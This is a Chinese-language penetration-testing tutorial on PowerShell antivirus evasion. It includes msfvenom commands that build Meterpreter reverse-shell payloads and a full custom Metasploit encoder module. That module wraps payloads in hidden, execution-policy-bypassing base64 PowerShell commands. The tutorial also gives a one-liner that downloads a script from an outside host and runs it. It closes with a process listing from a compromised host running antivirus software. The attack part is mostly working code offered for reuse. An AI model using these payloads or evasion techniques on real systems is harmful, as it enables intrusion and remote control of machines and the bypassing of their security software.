专注APT攻击与防御

https://micropoor.blogspot.com/

知识点介绍：

Windows PowerShell是以.NET Framework技术为基础，并且与现有的WSH保持向后兼容，因此它的脚本程序不仅能访问.NET CLR，也能使用现有的COM技术。同时也包含了数种系统管理工具、简易且一致的语法，提升管理者处理，常见如登录数据库、WMI。Exchange Server 2007以及System Center Operations Manager 2007等服务器软件都将内置Windows PowerShell。


Windows PowerShell的强大，并且内置，在渗透过程中，也让渗透变得更加有趣。而安全软件的对抗查杀也逐渐开始针对powershell的一切行为。

在https://technet.microsoft.com，看到文档如下：

```
Here is a listing of the available startup parameters:

-Command Specifies the command text to execute as though it were typed at the
PowerShell command prompt.

-EncodedCommand Specifies the base64-encoded command text to execute.

-ExecutionPolicy Sets the default execution policy for the console session.

-File Sets the name of a script fi le to execute.

-InputFormat Sets the format for data sent to PowerShell as either text string or
serialized XML. The default format is XML. Valid values are text and XML.

-NoExit Does not exit after running startup commands. This parameter is useful when
you run PowerShell commands or scripts via the command prompt (cmd.exe).

-NoLogo Starts the PowerShell console without displaying the copyright banner.

-Noninteractive Starts the PowerShell console in non-interactive mode. In this mode,
PowerShell does not present an interactive prompt to the user.

-NoProfile Tells the PowerShell console not to load the current user’s profile.

-OutputFormat Sets the format for output as either text string or serialized XML. The
default format is text. Valid values are text and XML.

-PSConsoleFile Loads the specified Windows PowerShell console file. Console files end
with the .psc1 extension and can be used to ensure that specific snap-in extensions
are loaded and available. You can create a console file using Export-Console in
Windows PowerShell.

-Sta Starts PowerShell in single-threaded mode.

-Version Sets the version of Windows PowerShell to use for compatibility, such as 1.0.

-WindowStyle Sets the window style as Normal, Minimized, Maximized, or Hidden. The
default is Normal.
```

针对它的特性，本地测试：

```
Add-Type -AssemblyName PresentationFramework;
[System.Windows.MessageBox]::Show('Micropoor')
```




上文所说，越来越多的杀软开始对抗，powershell的部分行为，或者特征。以msfvenom为例，生成payload。

```
kali# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.177 LPORT=8080 -f psh-reflection >micropoor.ps1
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of psh-reflection file: 2763 bytes
```

micropoor.ps1不幸被杀。

针对powershell特性，更改payload



接下来考虑的事情是如何把以上重复的工作变成自动化，并且针对powershell，DownloadString特性，设计出2种payload形式：

（1）目标机出网

（2）目标机不出网

并且根据需求，无缝连接Metasploit。

根据微软文档，可以找到可能对以上有帮助的属性，分别为：

WindowStyle

NoExit

EncodedCommand

exec

自动化实现如下：

```
#       copy base64.rb to metasploit-framework/embedded/framework/modules/encoders/powershell.If powershell is empty,mkdir powershell.
#       E.g
#       msf encoder(powershell/base64) > use exploit/multi/handler
#       msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
#       payload => windows/x64/meterpreter/reverse_tcp
#       msf exploit(multi/handler) > exploit

#       msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=xx -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows.

#       [*] Started reverse TCP handler on xx.1xx.xx.xx:xx

class MetasploitModule < Msf::Encoder
  Rank = NormalRanking

  def initialize
    super(
      'Name'             => 'Powershell Base64 Encoder',
      'Description'      => %q{
        msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=xx -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows.
      },
      'Author'           => 'Micropoor',
      'Arch'             => ARCH_CMD,
      'Platform'         => 'win')

    register_options([
      OptBool.new('payload', [ false, 'Use payload ', false ]),
      OptBool.new('x64', [ false, 'Use syswow64 powershell', false ])
    ])

  end

  def encode_block(state, buf)
    base64 = Rex::Text.encode_base64(Rex::Text.to_unicode(buf))
    cmd = ''
```

```
    if datastore['x64']
      cmd += 'c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe '
    else
      cmd += 'powershell.exe '
    end
    if datastore['payload']
      cmd += '-windowstyle hidden -exec bypass -NoExit '
    end
    cmd += "-EncodedCommand #{base64}"
  end
end
```


```
# if use caidao
# execute echo powershell -windowstyle hidden -exec bypass -c \""IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.117/xxx.ps1');\"" |msfvenom -e x64/xor4 --arch x64 --platform windows
# xxx.ps1 is msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=xx -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows.
```

```
copy powershell_base64.rb to metasploit-framework/embedded/framework/modules/encoders/powershell.If powershell is empty,mkdir powershell.
```

参数 payload 选择是否使用Metasploit payload，来去掉powershell的关键字。

例1（目标出网，下载执行）：

```
echo powershell -windowstyle hidden -exec bypass -c \""IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.117/micropoor.ps1');\"" |msfvenom -e powershell/base64 --arch x64 --platform windows
```



例2（目标不出网，本地执行）


注：加payload参数

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.117 LPORT=8080 -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows payload
```

更多有趣的实验：

把例1的down内容更改为例2，并且去掉payload参数。来减小payload大小。

更改Invoke-Mimikatz.ps1等。



```
4      0      System                   x64   0
244    556    ZhuDongFangYu.exe        x86   0                                  D:\tools\360\360Safe\deepscan\zhudongfangyu.exe
292    4      smss.exe                 x64   0                                  \SystemRoot\System32\smss.exe
380    556    svchost.exe              x64   0                              :E  C:\Windows\system32\svchost.exe
396    388    csrss.exe                x64   0                                  C:\Windows\system32\csrss.exe
448    440    csrss.exe                x64   1                                  C:\Windows\system32\csrss.exe
456    388    wininit.exe              x64   0                                  C:\Windows\system32\wininit.exe
492    440    winlogon.exe             x64   1                                  C:\Windows\system32\winlogon.exe
556    456    services.exe             x64   0                                  C:\Windows\system32\services.exe
568    456    lsass.exe                x64   0                                  C:\Windows\system32\lsass.exe
576    456    lsm.exe                  x64   0                                  C:\Windows\system32\lsm.exe
684    556    svchost.exe              x64   0                                  C:\Windows\system32\svchost.exe
772    556    svchost.exe              x64   0                              :E  C:\Windows\system32\svchost.exe
856    492    LogonUI.exe              x64   1                                  C:\Windows\system32\LogonUI.exe
864    556    svchost.exe              x64   0                                  C:\Windows\System32\svchost.exe
908    556    svchost.exe              x64   0                                  C:\Windows\system32\svchost.exe
964    556    svchost.exe              x64   0                                  C:\Windows\system32\svchost.exe
1004   556    svchost.exe              x64   0                                  C:\Windows\System32\svchost.exe
1040   556    kxescore.exe             x86   0                                  c:\program files (x86)\kingsoft\kingsoft antivirus\kxescore.exe
1160   556    svchost.exe              x64   0                                  C:\Windows\system32\svchost.exe
1428   556    spoolsv.exe              x64   0                                  C:\Windows\System32\spoolsv.exe
1508   556    mysqld.exe               x64   0                                  D:\middleware\MySQL\MySQL Server 5.1\bin\mysqld.exe
1664   556    vmtoolsd.exe             x64   0                                  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1880   3048   winlogon.exe             x64   2                                  C:\Windows\system32\winlogon.exe
2204   556    svchost.exe              x64   0                              :E  C:\Windows\System32\svchost.exe
2300   556    svchost.exe              x64   0                              :E  C:\Windows\system32\svchost.exe
2424   3056   conhost.exe              x64   2                              :or C:\Windows\system32\conhost.exe
2548   556    msdtc.exe                x64   0                              :E  C:\Windows\System32\msdtc.exe
2664   2204   rdpclip.exe              x64   2                              :or C:\Windows\System32\rdpclip.exe
2796   556    taskhost.exe             x64   2                              :or C:\Windows\system32\taskhost.exe
3056   3048   csrss.exe                x64   2                                  C:\Windows\system32\csrss.exe
3104   1004   dwm.exe                  x64   2                              :or C:\Windows\system32\Dwm.exe
3136   3092   explorer.exe             x64   2                              :or C:\Windows\Explorer.EXE
3356   3136   vmtoolsd.exe             x64   2                              :or C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
3364   3136   runonce.exe              x86   2                              :or C:\Windows\SysWOW64\runonce.exe
3412   3364   kxetray.exe              x86   2                              :or C:\Program Files (x86)\kingsoft\kingsoft antivirus\kxetray.exe
3684   3920   java.exe                 x64   2                              :or D:\middleware\Java\jdk1.7.0_75\bin\java.exe
6412   7112   SoftMgrLite.exe          x86   2                              :or D:\tools\360\360Safe\SoftMgr\SML\SoftMgrLite.exe
7112   5808   360tray.exe              x86   2                              :or D:\tools\360\360Safe\safemon\360Tray.exe
7608   6764   uniOnst.exe              x86   2                              :or C:\Program Files (x86)\kingsoft\kingsoft antivirus\uniOnst.exe
7640   6764   uniOnst.exe              x86   2                              :or C:\Program Files (x86)\kingsoft\kingsoft antivirus\uniOnst.exe
7664   6764   uniOnst.exe              x86   2                              :or C:\Program Files (x86)\kingsoft\kingsoft antivirus\uniOnst.exe
7780   6764   uniOnst.exe              x86   2                              :or C:\Program Files (x86)\kingsoft\kingsoft antivirus\uniOnst.exe
43432  6412   SimpleIME.exe            x86   2                              :or C:\Users\ADMINI~1\AppData\Local\Temp\2\SimpleIME.exe
43632  42256  kxetray.exe              x86   2                              :or C:\Program Files (x86)\kingsoft\kingsoft antivirus\kxetray.exe
43860  43632  softwarehelper.exe       x86   2                              :or C:\Program Files (x86)\kingsoft\kingsoft antivirus\softwarehelper.exe
44536  3136   taskmgr.exe              x64   2                              :or C:\Windows\system32\taskmgr.exe
66840  556    dllhost.exe              x64   0                                  C:\Windows\system32\dllhost.exe
70124  70104  notepad.exe              x64   2                              :or C:\Windows\system32\notepad.exe
```

- Micropoor